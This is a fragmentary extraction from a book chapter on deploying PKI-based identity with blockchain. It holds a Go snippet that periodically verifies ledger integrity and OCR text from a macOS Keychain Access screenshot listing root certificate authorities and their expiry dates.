
    for {
        select {
            case <- time.After(600*time.Second): //check the integrity of the blockchain every 10 minutes
            case <- quit:
                return
        }


        for k, v := range chains.list {
            l = v.cs.ledger
            ledgermgmt.VerifyChain(k, l, 0, blockChainInfo.Height)
        }
        break
    }
}
```



Chapter 6: Deploying PKI-Based Identity with Blockchain















Keychain Access

Click to unlock the System Roots keychain.

Search

Keychains

- login
- Local Items
- System
- System Roots**





AAA Certificate Services
 Root certificate authority
 Expires: Monday, 1 January 2029 at 5:29:59 AM India Standard Time
 ✓ This certificate is valid


Name	Kind	Expires	Keychain
Certnomis - Autorité Racine	certificate	17-Sep-2028 at 1:58:59...	System Roots
Certnomis - Root CA	certificate	21-Oct-2033 at 2:47:18 P...	System Roots
Certplus Root CA G1	certificate	15-Jan-2038 at 5:30:00...	System Roots
Certplus Root CA G2	certificate	15-Jan-2038 at 5:30:00...	System Roots
certSIGN ROOT CA	certificate	04-Jul-2031 at 10:50:04...	System Roots
Certum CA	certificate	11-Jun-2027 at 4:16:39 PM	System Roots
Certum Trusted Network CA	certificate	31-Dec-2029 at 5:37:37...	System Roots
Certum Trusted Network CA 2	certificate	06-Oct-2046 at 2:09:56...	System Roots
CFCA EV ROOT	certificate	31-Dec-2029 at 8:37:01...	System Roots
Chambers of Commerce Root	certificate	30-Sep-2037 at 9:43:44...	System Roots
Chambers of Commerce Root - 2008	certificate	31-Jul-2038 at 5:59:50 PM	System Roots
Cisco Root CA 2048	certificate	15-May-2029 at 1:55:42...	System Roots
Class 2 Primary CA	certificate	07-Jul-2019 at 5:29:59 AM	System Roots
Common Policy	certificate	15-Oct-2027 at 9:38:00...	System Roots
COMODO Certification Authority	certificate	01-Jan-2030 at 5:29:59...	System Roots
COMODO ECC Certification Authority	certificate	19-Jan-2038 at 5:29:59...	System Roots
COMODO RSA Certification Authority	certificate	19-Jan-2038 at 5:29:59...	System Roots
ComSign CA	certificate	19-Mar-2029 at 8:32:18...	System Roots
ComSign Global Root CA	certificate	16-Jul-2036 at 3:54:55 PM	System Roots
ComSign Secured CA	certificate	16-Mar-2029 at 8:34:56...	System Roots
D-TRUST Root CA 3 2013	certificate	20-Sep-2028 at 1:55:51...	System Roots
D-TRUST Root Class 3 CA 2 2009	certificate	05-Nov-2029 at 2:05:58...	System Roots
D-TRUST Root Class 3 CA 2 EV 2009	certificate	05-Nov-2029 at 2:20:46...	System Roots
Deutsche Telekom Root CA 2	certificate	10-Jul-2019 at 5:29:00 AM	System Roots
Developer ID Certification Authority	certificate	02-Feb-2027 at 3:42:15...	System Roots
DigiCert Assured ID Root CA	certificate	10-Nov-2031 at 5:30:00...	System Roots
DigiCert Assured ID Root G2	certificate	15-Jan-2038 at 5:30:00...	System Roots



Category


- All Items
- Passwords
- Secure Notes
- My Certificates
- Keys
- Certificates**



170 items









